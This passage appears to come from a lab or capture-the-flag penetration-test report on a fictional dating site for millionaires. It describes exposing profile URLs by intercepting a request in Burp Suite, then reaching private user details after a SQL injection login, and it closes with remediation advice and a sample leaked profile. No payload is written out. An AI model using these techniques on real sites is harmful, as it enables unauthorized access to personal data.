
Attacker can find this logic flaw and consequences may arise due to security breach. Now, this unauthorized access to personal information can lead to breaking confidentiality of users, integrity of data between user and organization and identity theft. This can also lead to trust issue among these users and decrease of new users due to this.

Recommendations


- Encrypt sensitive information for data protection.
- Improving access control to users who have permissions to access this sensitive information.
- Strong password management for users who creates account.
- Performing internal penetration testing to identify and fix this vulnerabilities,

1. When we visited http://10.6.30.60/activate , it says we can't se these millionaires until we don't have access code. But when we intercepted this request using Burp Suite, we got some URLs which contains profile picture of these users.

URL: http://10.6.30.60/uploads/profiles/Kaden74.jpg



2. Then after logged in using SQL Injection Vulnerability, we got personal information of these users which are not supposed to be disclosed according to mentioned website policy. As attacker can view, edit, and make this information public.



Username: Kaden74

Email: Kaden.Dietrich@gmail.com

Name: Kaden Dietrich

Estimated Net Worth (Millions): 47.89

Description:

```
I work as a Dynamic International
Response Developer and love hiking and
gardening. I am is looking for someone
who shares my passion for technology
and is totally different than everyone
else on this platform.
```

Disclaimer: We'll never reveal your email or net worth to other users of the platform.